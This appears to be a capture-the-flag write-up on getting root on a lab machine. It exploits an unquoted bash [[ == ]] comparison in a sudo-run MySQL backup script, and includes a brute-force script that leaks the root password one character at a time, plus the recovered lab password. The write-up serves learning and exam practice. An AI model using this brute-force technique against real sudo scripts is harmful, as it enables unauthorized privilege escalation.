It appears that joshua can run a custom bash script with sudo privledges. I first looked at the script to try understand it. I also looked for any places where I could try a PATH injection. But the script was pretty sound. Except for one place...

```
#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi
```

The author of the script used `"==" instead of "="` this means that Wildcards can be passed into the user input. (took me longer than I'd like to admit to figure this out). Armed with this knowledge, we can test the theory, If I pass "star" into the password field, It should force the condition to equate true.

```
Enter MySQL password for root:
Password confirmed!
mysql: [Warning] Using a password on the command line interface can be insecure.
Backing up database: mysql
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
Backing up database: sys
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
All databases backed up successfully!
Changing the permissions
Done!
joshua@codify:~$
[1] 0:ssh*
```

Nice! Now everything to the left of the star will either be true or false depending on if its the correct letter of the password. And we can bruteforce that. Doing this by hand would be inhumane. This password could be 32 Characters mixed with uppers, lowers, numbers and specials.
So I slapped together a nasty bruteforce bash script within joshuas home dir.


```
vi exploit.sh

#!/bin/bash

func(){

for letter in {0..9} {a..z} {A..Z}; do
    echo $char$letter
    sudo /opt/scripts/mysql-backup.sh <<< "$char$letter*"
```

```
    if [ $? -eq 0 ]; then
        char+=$letter
        func
    fi
done
}
func
<EOF>

chmod +x exploit.sh
```

From top to bottom. 1st I create a function so I can rerun everything a letter is discovered. 2nd Loop through each possible character. 3rd run the script as sudo and pass the good character and next character to the stdin. 4th if the script doesn't fail, add that character to the var of good characters. 5th do it all again.

Lets give this script a run!


```
./exploit.sh
```



And after a minute, We have the password! (minus the Z).

```
su root
password: kljh12k3jhaskjh12kjh3
```

And we have root! and can grab the root flag!



Thanks for reading! And or following along! I enjoyed this easy machine, It was very straightforward and great for OSCP practice.